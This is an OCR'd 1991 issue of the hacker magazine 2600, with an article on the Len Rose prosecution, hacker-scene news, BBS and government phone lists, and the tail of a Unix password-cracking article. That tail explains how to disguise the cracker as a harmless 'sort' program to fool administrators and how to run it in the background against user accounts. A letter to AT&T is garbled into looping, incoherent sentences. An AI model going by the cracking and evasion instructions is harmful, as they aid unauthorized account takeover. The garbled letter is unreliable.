

innards

2600



The Hacker Quarterly

VOLUME EIGHT, NUMBER ONE
SPRING, 1991

an atari virus	4
the terminus of len rose	11
soviet bbs list	16
what's up	19
letters	24
unix password hacker	31
looking up ibm passwords	36
internet outdials	40
2600 marketplace	41
the new lec order	42

2600 Magazine
PO Box 752

Middle Island, NY 11953 U.S.A.

Forwarding and Address Correction Requested


SECOND CLASS POSTAGE



Permit No. 6141

Post Office at N.Y.

11753



ISSN 0718-9851





Some New Zealand payphones still accept coins but the vast majority now use the prepaid card system. You'll notice in the bottom right a 12" high "mushroom" that is actually a plastic cover for the telephone cables. You find these everywhere in New Zealand and they're extremely easy to access.

Thanks to JP of Australia



In some remote parts of the United States, you will find "non-dial payphones" that connect you to the operator as soon as you pick up. You tell them the number you're calling and they tell you how much to deposit.

Thanks to KC of the USA

In the words of our Dutch correspondent, "I don't think it's a payphone, but it looks pretty foreign."

Thanks to H of Holland

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11951. STILL WAITING FOR AMERICAN PAYPHONES.

2600 (ISSN 0739-3611) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Sewanee, NY 11738. Second class postage permit paid at Sewanee, New York. POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1991 2600 Enterprises, Inc.
 Yearly subscription: U.S. and Canada - \$21 individual, \$50 corporate (U.S. funds).
 Overseas - \$30 individual, \$65 corporate.
 Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990 at \$25 per year, \$30 per year overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
 2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
 FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
 2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
 NETWORK ADDRESS: 2600@well.sf.ca.us

2600 Office Line: 516-751-2600, 2600 FAX Line: 516-751-2608

STAFF

Editor-in-Chief
 Emmanuel Goldstein

Artwork
 Holly Kaufman Spruch

Writers: Eric Corley, John Drake, Paul Estey, Mr. French, The Glitch, The Inidel, Log Lady, Kevin Milnick, Craig Neidorf, The Plague, The Q, David Ruderman, Bernie S., Silent Switchman, Mr. Upsetter, Dr. Williams, and all the young dudes.

Remote Observations: The Devil's Advocate, Geo. C. Tityou

Shout Outs: Hackers With Attitudes, the GHP2 Collective, Walter R., our Dutch friends, Franklin, and all the true peasants.

The Horrors of War



March 6, 1991

Dear

As you know, world events have put a serious and unexpected burden on our nation's telephone lines which required someone to take a closer look at non-essential telephone usage. In a national effort, After Close consultation with the Federal Communications Commission (see attached), Pepsi-Cola Company volunteered to withdraw our plans for the world's largest interactive 1-800 call-in game.

Our concern was that no center of ours should have ever the slightest chance of disrupting our nation's ability to communicate. As responsible corporate citizens we considered that our obligation, and consequently withdrew our promotion.

We sincerely hope that you understand and excuse in the choice we've made. However, we promise to continue our tradition of pioneering new and exciting events for our consumers to enjoy.

Once again, many thanks for contacting us at Pepsi-Cola. Please accept the enclosed as a token of our appreciation for your patience, and we look forward to your continued friendship for many years to come.

Sincerely,

Christine Jones
Manager
Consumer Affairs

Enclosure

Attachment

The Terminus of Len Rose

by Craig Neiderl

As many of you probably know, I used to be the editor and publisher of *Phrack*, a magazine similar to *2600*, but not available in a hardcopy format. During that time I was known as Knight Lightning. In my capacity as editor and publisher I would often receive text files and other articles for submission to be published. In point of fact this is how the majority of the material found in *Phrack* was acquired. Outside of articles written by co-editor/publisher Taran King or myself, there was no staff, merely a loose, unorganized group of freelancers who sent us material from time to time.

One such free-lance writer was Len Rose, known to some as Terminus. To the best of my

Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll.

knowledge, he was a Unix consultant who ran his own system on UUCP called Netsys. Netsys was a major electronic mail station for messages passing through UUCP. Terminus was no stranger to *Phrack*. Taran King had interviewed him for *Phrack Pro-File 10*, found in *Phrack's* fourteenth issue. I would go into more detail about that article, except that because of last year's events I do not have it in my possession.

once famous Metal Shop Private bulletin board.

The file itself was a password cracking program. Such programs were then and are still today publicly available intentionally so that system managers can run them against their own password files in order to discover weak passwords.

An example is the password cracker in COFS, a package that checks a Unix system for different types of vulnerabilities. The

complete package can be obtained by anonymous FTP from ftp.uu.net. Like the password cracker published in *Phrack*, the COPS cracker checks whether any of the words in an er-dictionary correspond to a password in the password file." (Dorothy Denning, *Computerworld* of the ACM, March 1991, p. 28) Perhaps if more people used them, we would not have incidents like the Robert Morris worm, Clifford Stoll's KGB agents, or the current crisis of the system intruders from the Netherlands.

Time passed and eventually we came to January 1990. At some point during the first week or two of the new year, I briefly logged onto my account on the VM mainframe on the University of Missouri at Columbia and saw that I had received electronic mail from Len Rose. There was a brief letter followed by some sort of program. From the text I saw that the program was Unix-based, an operating system I was virtually unfamiliar with at the time. I did not understand the significance of the file or why he had sent it to me. However, since I was logged in remotely I decided to let it sit until I arrived back at school a few days later. In the meantime I had noticed some copyright markings on the file and sent a letter to a friend at Bellcore Security asking about the legalities in having or publishing such material. As it turns out, this file was never published in *Phrack*.

Although Teran King and I had already decided not to publish this file, other events soon made our decision irrelevant. On January 12, 1990, we discovered that all access to our accounts on the mainframe of the University of Missouri had been

revoked without explanation. On January 18, 1990 I was visited by the U.S. Secret Service for reasons unrelated to the Unix program Len Rose had sent. That same day under obligation from a subpoena issued by a Federal District Court judge, the University turned over all files from my mainframe account to the U.S. Secret Service including the Unix file. Included below is the text portion of that file:

"Here is a specialized login for any competent person can get it working on other levels of System V. It took me about 10 minutes to make the changes and longer to write the README file and this bit of mail.

"It comes from original AT&T SVR3.8 sources, so it's definitely not something you wish to get caught with. As people will probably tell you, it was originally part of the port to an AT&T 8B2 system. Just so that I can head off any complaints, tell them I also compiled it with a minimal change on a 386 running AT&T Unix System V 3.2 (they'll have to fiddle with some defines, quite simple to do). Any changes I made are bracketed with comments, so if they run into something terrible tell them to blame AT&T and not me. I will get my hands on some Berkeley 4.3 code and do the some thing if you like (it's easy of course)."

In the text of the program it also reads: *"WARNING: This is AT&T proprietary source code. Do NOT get caught with it."* and *"Copyright (c) 1984 AT&T All Rights Reserved * THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T * The copyright notice above does not constitute any actual or intended publication of such source*

code."

As it turned out the program that Rose had sent was modified to be a Trojan horse program that could capture accounts and passwords, saving them into a file that could later be retrieved. However, knowing how to write a Trojan horse login program is no secret. For example, such programs have been published in *The Cuckoo's Egg* by Clifford Stoll and an article by Grampp and Morris. Also in his ACM touring lecture, Ken Thompson, one of the Bell Labs co-authors of Unix, explained how to create a powerful Trojan horse that would allow its author to log onto any account with either the password assigned to the account or a password chosen by the author." (Dorothy Denning, *Communications of the ACM*, March 1991, p. 29-30)

Between the Unix 3.2 source code, the Unix password cracking file, and the added fact that Terminus was a subscriber to *Phrack*, the authorities turned their attention to Len Rose. Rose was raided by the United States Secret Service (including Agent Tim Foley, who was the case agent in *U.S. v. Neidorf*) at his Middletown, Maryland home on February 1, 1990. The actual search on his home was another atrocity in and of itself.

"For five hours, the agents — along with two Bellcore employees — confined Leonard Rose to his bedroom for questioning and the computer consultants' wife, Sun, in another room while they searched the house. The agents seized enough computers, documents, and personal effects — including Army medals, Sun Rose's personal phone book, and sets of keys to their house — to fill a

14-page list in a pending court case." ("No Kid Gloves For The Accused," *Unix Today*, June 11, 1990, page 1)

The agents also did serious damage to the house itself. Rose was left without the computers that belonged to him and which he desperately needed to support himself and his family. Essentially, Rose went into bankruptcy and was blacklisted by AT&T. This culminated in a May 15, 1990 indictment. There were five counts charging him with violations of the 1986 Computer Fraud and Abuse Act and Wire Fraud. The total maximum penalty he faced was 32 years in prison and fines of \$950,000. Furthermore, the U.S. Attorney's office in Baltimore insisted that Rose was a member of the Legion of Doom, a claim that he and known LOD members have consistently denied.

This was just the beginning of another long saga of bad luck for Len Rose. He had no real lawyer, he had **2600 has meetings in New York and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. See page 41 for specific details.**

CAT WOODRUM

no money, and he had no job. In addition, he suffered a broken leg rescuing his son during a camping trip.

Eventually Rose found work with a company in Naperville, Illinois (DuPage County in the suburbs of Chicago): a Unix consulting firm called InterActive. He had a new lawyer named Jane Macht. The future began to look a little brighter temporarily. But within a week InterActive was making claims that Rose had copied Unix source code from them. Illinois State Police and SSA Tim Foley (what is he doing here?) came to Rose's new home and took him away. In addition to the five count indictment in Baltimore, he was now facing criminal charges from the State of Illinois. It was at this point that attorney Sheldon T. Zenneit (who had successfully defended me) took on the responsibility of defending Rose against the state charges.

Rose's spin of bad luck was not over yet. Assistant U.S. Attorney William Cook in Chicago wanted a piece of the action, in part perhaps to redeem himself from his miserable defeat in U.S. v. Neidort. A third possible indictment for Rose seemed inevitable. In fact, there were threats made that I personally may have been subpoenaed to testify before the grand jury about Rose, but this never took place.

As time passed and court dates kept being delayed, Rose was running out of money and barely surviving. His wife wanted to leave him and take away his children, he could not find work, he was looking at two serious indictments for sure, and a possible third, and he just could not take it any longer.

Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll. The U.S. Attorney in Baltimore did not want to try the case and they offered him a deal, part of which was that Cook got something as well.

Rose would agree to plead guilty to two wire fraud charges, one in Baltimore, one in Chicago. The U.S. Attorney's office would offer a recommendation of a prison sentence of 10 months, the State of Illinois would drop its charges, and Rose would eventually get his computer equipment back.

In the weeks prior to accepting this decision I often spoke with Rose, pleading with him to fight based upon the principles and importance of the issues, no matter what the costs. However, I was blinded by idealism while Rose still had to face the reality.

At this time Len Rose is still free and awaiting formal sentencing. United States v. Rose was not a case about illegal intrusion into other people's computers. Despite this the Secret Service and AT&T are calling his case a prime example of a hacker conspiracy. In reality, it is only an example of blind justice and corporate power. Like many criminal cases of this type, it is all a question of how much justice can a defendant afford. How much of this type of injustice can the American public afford?

March 29, 1991

Robert M. Allen
Chairman of the Board
ATT Corporate Offices
850 Madison Ave.
New York, NY 10017

Dear Mr. Allen:

As a loyal ATT long distance customer all my life, I feel I owe you an explanation for seeking my ATT long distance service.

I have never had a problem with ATT service, operators, or quality. I just more than willing to pay the small premium and have seen a heavy load of ATT long distance services for the past three years. I am also a consultant in the computer business who has used TDD's and has deposited significant sums of money into ATT. I have long been involved in ATT's 800 numbers since 1975 and have used ATT's long distance service. One of my main interests is the political deficit of an oppressive United States economy. I have also taken substantial personal risks by opposing the oligarchical rule of Gerald R. Ford. During the last three years I have been particularly involved with ATT's primary service.

Because of my interest in social justice, I have closely followed the actions of Southern Bell and the Service in the Black-Congress matter and the actions of ATT and the Bell's behavior with respect to the recently suggested case involving Len Rose. My heart goes out to him. He is a man who has been treated as a criminal because of his work. He has been treated as a man who has been treated as a criminal because of his work. He has been treated as a man who has been treated as a criminal because of his work.

I consider the fact that ATT's government is being used to oppress people as a disgrace. The only thing you can do is to use a number of accurate programs or software installed on the infrastructure or hardware of your computer to do so. If I find the possibility of using the service of ATT and the operating companies in other behaviors, I will be sure to let you know. I will be sure to let you know.

A specific example of oppression is ATT's pricing policy. The more programs or equipment you use, the more ATT charges. This is a form of oppression. I have been treated as a man who has been treated as a criminal because of his work. He has been treated as a man who has been treated as a criminal because of his work. He has been treated as a man who has been treated as a criminal because of his work.

I would not say that the current level of service is not a good thing. I would not say that the current level of service is not a good thing. I would not say that the current level of service is not a good thing. I would not say that the current level of service is not a good thing.

Yours in justice,
R. Keith Brownson
Fall 1991, Q4

THIS IS HOW ONE PERSON REACTED TO THE AT&T MASCO.
WE'D LIKE TO KNOW WHAT OTHERS ARE DOING.

ЙУКУКНИШУЭФЫКАУРОЛДЖЭСПИМТЬЮ

- SUEARN Network BBS +7-095-9383618
 Psychodelia Hacker Club BBS +7-351-237-3700
 Kaunas #7 BBS +7-012-720-0274
 Villa Metamorph BBS +7-012-720-0228
 WolfBox +7-012-773-0134
 Spark System Designs +7-057-233-9344
 Post Square BBS +7-044-417-5700
 Ozz Land +7-017-277-8327
 Alan BBS +7-095-532-2943
 Angel Station BBS +7-095-939-5977
 Bargain +7-095-383-9171
 Bowhill +7-095-939-0274
 JV Dialogue 1st +7-095-329-2192
 Kremlin FIDO +7-095-205-3554
 Moscow Fair +7-095-366-5209
 Nightmare +7-095-128-4661
 MOSTNet 2nd +7-095-193-4761
 Wild Moon +7-095-366-5175
 Hall of Guild +7-383-235-4457
 The Court of Crimson King +7-383-235-6722
 Sine Lex BBS +7-383-235-4811
 The Communication Tube +7-812-315-1158
 KREIT BBS +7-812-164-5396
 Petersburg's Future +7-812-310-4864
 East #1 +7-014-242-2583
 Flying Disks BBS +7-014-268-4911
 Goodwin BBS +7-014-269-1872
 Great White of Kopli +7-014-247-3943
 Hacker's Night System #1 +7-014-244-2143
 Lion's Cave +7-014-253-6246
 Mailbox for citizens of galaxy +7-014-253-2350
 MamBox +7-014-244-3360

- New Age System +7-014-260-6319
 Space Island +7-014-245-1611
 XBase System +7-014-249-3091
 LUCIFER +7-014-347-7218
 MESO +7-014-343-3434
 Paper +7-014-343-3351
 Interlink +7-095-946-8250
 Hackers Night 2 +7-0142-601-818
 Micro BBS +7-0142-444-644
 P.O. Box Maximus +7-0142-529-237
 Lion's Cave BBS +7-0142-536-246
 Barbarian BBS +7-0142-211-641
 Kroon BBS +7-0142-444-086
 SVP BBS +7-3832-354-570
 XBase System +7-0142-477-190
 SPRINT USSR +7-095-928-0985

PHONE NUMBERS SUPPLIED BY READERS

- | | |
|---------------|-----------------------------------|
| 202-456-6218 | WHITE HOUSE FAX |
| 202-456-2883 | VICE PRESIDENT'S FAX |
| 202-456-1414 | WHITE HOUSE OPERATOR |
| 202-456-2943 | PRESIDENT'S DAILY SCHEDULE |
| 202-456-6269 | FIRST LADY'S DAILY SCHEDULE |
| 800-424-9090, | |
| 202-456-7198 | EXCERPTS OF PRESIDENTIAL SPEECHES |
| 202-456-4974 | NATIONAL SECURITY COUNCIL |
| 202-456-2326 | OFFICE OF THE VICE PRESIDENT |
| 202-456-6797 | CHIEF OF STAFF |
| 202-456-2100 | PRESS SECRETARY |
| 202-456-2335 | PERSONNEL DEPARTMENT |
| 202-479-3000 | SUPREME COURT |
| 703-351-7676 | CENTRAL INTELLIGENCE AGENCY |
| 703-351-2028 | PERSONNEL DEPARTMENT |
| 919-755-4630, | |
| 704-322-5170 | JESSE HELMS |



LightCard
TELECOMMUNICATIONS
PRIVATE CALLING SERVICE
FOR BUSINESS

**NO ONE EVEN
CAME CLOSE!**

To date, over 1,200 people have made over 20,000 attempts to BEAT THE SYSTEM.

The challenge was placed in the hands of a select group of the nation's leading engineering colleges.

The challenge was made to the faculty and senior staff of the college and their best response had to be:

**BREAK THE SYSTEM
WITH \$25,000**

The prize was \$25,000!

This challenge was made to your college faculty or engineering department and provided the most positive and profitable response in all areas.

No One Even Came Close!

For The Past Five Months
We've Challenged All Corners.



**GET
DEFENSIVE!**

You can't see them. But you know they're there.

Hackers probe our systems for weaknesses. They use sophisticated equipment, but LightCard's unique protection system will let you catch and identify anyone who attempts to break through our security system. Impenetrable by even the most sophisticated hackers.

Call us today at 1-800-324-0552.

For more information, call us at 1-800-324-0552 or 1-800-452-0020 or 1-800-324-0552 in CA.

• LightCard DataCom Security Corporation
• 3910 Trestle Way • Hayward CA 94545

NAME	_____
ADDRESS	_____
CITY	_____
STATE	_____
ZIP	_____
PHONE	_____

We've been getting pretty sick of this smug bragging that's been passed all over the place. Keeping people out in a controlled environment is easy. We'd like to issue a challenge of our own. If these products are so secure, then distributing a list of those companies that now use them should cause no problem whatsoever. How about it?

Identifying Callers

Caller ID mania continues to spread. Centel, the local independent phone company of Las Vegas, recently started offering Caller ID services to its customers. They have one option that they seem to be trying to convince everyone not to get: All Call Blocking. Unlike Per Call Blocking (where customers dial *67 or 1167 before placing a call), All Call Blocking permanently blocks your number from being displayed on other people's phones when you call them. "All Call Blocking may prevent you from reaching residential customers because you have no way to unblock," their little pamphlet says. Centel doesn't allow businesses to subscribe to All Call Blocking. They don't explain this decision but we know there's no technical reason why this isn't possible. They also mislead their customers into believing that All Call Blocking will delay ambulances and emergency vehicles because the phone number won't be displayed. In actuality, Caller ID will only be used by those emergency services that don't have Enhanced 911, the service that displays your number and address as soon as you call 911. So people who choose All Call Blocking who don't live in an Enhanced 911 area are probably quite used to not having their numbers displayed when they call 911. In other words, life as usual.

This kind of arm twisting and fact distortion has been apparent ever since Caller ID first appeared on the horizon. Recently, Southern Bell expressed outrage over the Florida Public Service Commission's unanimous ruling that call blocking had to be offered. Southern Bell wanted everyone to have their numbers identified, whether the caller wanted it or not. Bell spokesman Spero Canten said angrily, "Those who want to continue misusing telephone service through harassing calls still will have a convenient means to do so." The fervor with which Caller ID is being rammed down our throats is reason enough for consumers to be hostile.

Person Identification

According to *Electronic Engineering Times*, Sierra Semiconductor Corp. is designing an analog front-end chip for Caller ID services. The chip uses the signal sent by the phone company between the first and second ring and converts it to display the calling number. It's known as the SC11210/11211 Caller-ID chip and will be available for about \$2 each in high volumes. The February 18 article says Sierra will use its cell-based design tools "to take a frequency-shift key demodulator from a standard modem, and combine it with a four-pole bandpass filter, input buffer, energy-detection circuit, and clock generator".

It's predicted that the small size of this chip could signal the start of

a trend toward Caller ID actually identifying the person regardless of the location they're calling from. Ken Knechtner, principal analyst at Action Consulting Inc. of Palo Alto, CA was quoted as saying, "It would be a shame if the technological possibilities of PCNs (Personal Communications Networks) were lost because of a concern on privacy that might well be considered outdated."

Or maybe, just a little too inconvenient.

Credit Release

Our local major paper, *Long Island Newsday*, occasionally comes up with an intelligent editorial. The latest instance of this occurred on April 2nd when they called for Congress to pass legislation requiring credit reporting companies to send everyone a copy of their credit records once a year for free. It's about time the media latched onto this. We've been yelling about this gross unfairness for years now. Credit agencies have files on practically each and every one of us. Most people never even knew about these files until hackers started uncovering them in 1984. In order to see what's written about you, you are forced to pay, one way or another. TRW offers their CreditAlerts service which "allows" you to see your credit report whenever you want and find out who's been accessing your file. Not only do they charge for this, but they actually try to get more information on you when you apply.

in the interest of accuracy, of course. It gets worse. TRW now has 900 numbers that charge outrageous amounts for this information: \$15 for a fax copy of your credit report, \$25 to get it sent to you overnight, and \$1 a minute (\$2 for the first) to hear your credit report read to you. And that's only for members! TRW's 800 number remains for people who want to talk about signing up. This blatant rip-off and invasion of privacy has been tolerated for far too long.

Credit Due

Recently, one of our staffers received a check from a credit card company. In actuality, the check was an unsolicited loan, something this company does quite frequently, in the hopes that the customer will deposit the check and instantly start racking up interest charges on the loan. But this time it was different. Along with the check came an itemization of how it should be spent. The amount of money our stafferson owed on bank credit cards and retail credit cards was printed. How convenient. We wonder if this doesn't constitute an unauthorized look at someone's credit report. After all, they had to have looked at the credit report to know how much was owed. Yet, several weeks after this occurred, TRW CreditAlerts (to which our staffer foolishly subscribes) reported no inquiries had been made. And they wonder why hackers try to hold onto their anonymity.

Modern Times

We are told that there are no more crossbar central offices in the 212 area code. This means no more deep baritone rings or busy signals that make your spine tingle. 212 is now completely electronic. We wonder though, why it is necessary for all of the rings and all of the busses to sound exactly the same. The new modern switches are perfectly capable of altering the sound. While standardization is obviously the goal here, monotony and lack of imagination don't have to be part of that.

Whose Scam Is It?

There was an interesting scam in New York a couple of months ago. It seems the owner of a 212-540 number (540 numbers are generally rip-offs that charge outrageous amounts when you call them) had gone through an exchange of pager numbers and paged a whole lot of people with his 540 number. Well, what do you think happened? A bunch of confused people wound up calling the 540 number and, when they did, they each incurred a charge of \$55!

Local law enforcement is very proud of the fact that they caught this poison. He did, after all, page everyone with his phone number. But apart from being a real sleaze, we fail to see what the crime here is. A person calls a bunch of pagers and keys in his phone number. As far as we know, that is not a crime. When his number is called, an

incredible charge is incurred. Again, no crime is being committed. The 540 exchange in the New York area is set up to take people's money. That's where the real crime is taking place every day. Such exchanges should not be allowed to blend in with the scenery.

The phone companies make very little attempt to warn consumers of the charges they can receive. Any system where simply misdialing one number can result in a huge bill or where an exchange is a premium exchange in one area code but not in another is a flawed system. As usual, between the phone companies who make out like bandits and law enforcement people who have as little grasp of the technology at work as the average citizen, the facts remain distorted and confused.

Eternal Vigilance

Another sleazeball operation in New York concerns private payphones (COCOTS). It seems that a particular company had actually turned its phones into "calling card thieves". The phones had been set up to record the calling card numbers that were being used. These numbers were later sold to drug dealers and you can probably predict the rest. There are an incredible number of situations where what you are dialing can be recorded. Take hotels, for instance. Every time you dial something from a hotel room, it's probably being printed out for hotel records somewhere. This includes any and

all numbers you dial after calling the phone number. While most hotels won't sell your calling card numbers to drug dealers, the potential is always there. And then there's the garbage....

Illegal Networks

According to *The Economist*, the German Postal Ministry (they run the phones) discovered 23 illegal private telephone networks in eastern Germany, including one formerly controlled by Stasi, the secret police. Because of a shortage of telephone lines in eastern Germany, the networks will be allowed to continue operating for at least another year.

EFF Lawsuit

On May 1st, the Electronic Frontier Foundation filed a civil suit against the United States Secret Service and others involved in the Steve Jackson Games raid of last spring (see our Spring 1990 issue to revise that treatment of history). According to EFF Staff Counsel Mike Godwin, Jackson was "an absolutely innocent man to whom a grave injustice has been done". Jackson's business was nearly driven to bankruptcy, a manuscript and several computers were taken, and private electronic mail was gone through.

When asked how important it was that Jackson not be considered a hacker, Godwin replied, "First, the rights we argue in this case apply to hackers and non-hackers alike, so it's not as if we were seeking special treatment under the law for hackers. Everybody uses computers now, so the rights issues

raised by computer searches and seizures affect everyone. Second, the facts of Steve's case show how muddy the government's distinctions between hacker and non-hacker, and between criminal and non-criminal, have been. Steve Jackson was never the target of a criminal investigation, yet at least one Secret Service agent told him that his *GURP's Cyberpunk* book was a handbook for computer crime."

Godwin said the interests that Jackson and the EFF want to protect "derive directly from well-understood Constitutional principles".

We're glad to see groups like the EFF emerge and start fighting back. We encourage support for their efforts. They can be contacted at 617-854-0665. It's going to take a lot of awareness and vigilance on everyone's part to keep these injustices from occurring again and again.

Prodigy Invading Privacy?

Those who argue against hackers almost invariably portray them as a threat to our privacy. "Breaking into my computer is like breaking into my home," is a phrase heard quite often in that camp. Never mind that hackers are generally uninterested in personal computers but go instead for mainframes and data's run by huge corporations and institutions.

We wonder what their reaction is now to the news that a huge corporation has been breaking into personal computers all over the country. Sort of. It seems that the online service

known as Prodigy, run by IBM and Sears, has been writing a file called STAGB.DAT on its subscribers' hard drives. This file is supposed to contain information concerning the user's configuration, which screens he uses frequently, and other details designed to make his Prodigy session interactive and fast. But recently, Prodigy subscribers have been dissecting their STAGB.DAT files and finding bits and pieces of files that Prodigy has no business possessing - everything from personal letters to databases to directories of the personal computer.

Many subscribers were outraged, saying they had no idea this information was in the file and demanded to know how it got there and what Prodigy was doing with it. Prodigy and its supporters claim that it's an inherent trait of MS-DOS to put bits and pieces of previously used files in the space allocated to new files. Full directories were often included in this manner.

While it's quite likely that this is exactly what happened, we find it more than a little disturbing that Prodigy supporters are so quick to drop the issue. The implications here are downright frightening.

First off, why is it so much easier to believe the intentions of Prodigy than it is to believe the intentions of an individual exploring a wide open computer system? After all, if we move so quickly to prosecute teenagers suspected of downloading text from a huge corporation, shouldn't we be moving just as quickly when a huge corporation is suspected of downloading text from an individual? Prodigy says

they were not looking at any personal data but how do we know this for sure? Have there been raids in this case? Seized equipment? If these actions are so important and necessary in the course of an investigation, why even haven't they occurred?

The logic is clearly flawed. The laws are only effective if they treat everyone equally. Prodigy seems to be getting a fair deal. They're able to explain exactly what they were doing and why what happened happened. They're being given the opportunity to fix their programming so personal data is no longer captured. We strongly doubt the authorities would be so fair if this was an individual accidentally gaining access to corporate secrets.

Apart from that, there is a much bigger issue. Personal computers are wide open. If you give access to someone, they can quickly find out a whole lot about you. If someone as Prodigy were to look at the data in a typical STAGB.DAT, they would probably come across other file names. They could then rewrite the programming so those files were accessed. And what happens when the authorities realize that they can access people's personal files through their Prodigy accounts? Might they use that ability as a "high tech weapon" to catch criminals? The possibilities are terrifying - and endless.

Putting faith in a commercial venture that has direct access to your computer is an act of utter foolishness. This little escapade may have at least taught people the dangers of such setups.

tested it on every version of UNIX available, but you shouldn't really have any problems. This program nabups itself meaning that even after you log off the system, it will continue to run in the background until completion. On some terminal configurations, this method of nabupping may lock up the terminal after logout until Ushacker is done. On these systems, just remove the line in the source and nabup it manually or run it off the C shell.

To compile the program, simply type:
`cc -o sort Ushacker.c`
 and within a half minute or so, you should have a working copy online named "sort". That way, when you run this program, it will look to the system administrator that you're just running some kind of lame sorting program, which of course, you named "sort", like all good first year computer science majors do.

Ushacker will prompt you to enter each username you wish to back, one at a time. If it's not a valid user, the program will tell you. You can hit control-c to abort out of it at any time before you terminate the batch entry. After you've entered all the usernames you wish to back, simply enter "q" as the final username. The program defaults to a maximum of ten users being backed at a time, but you can easily make it accept more. At any rate, when the batch is complete, the program then jumps into the background, outputs the background process' id number, and gives you your original shell back. That way, you can go on with whatever it was you were doing, while the program hacks away. The number output as "Process Number" is the process id number for the background process now running Ushacker. If you have to terminate the Ushacker very quickly, after it's in the background, just type "kill -9 xxx",

where xxx is the process number.

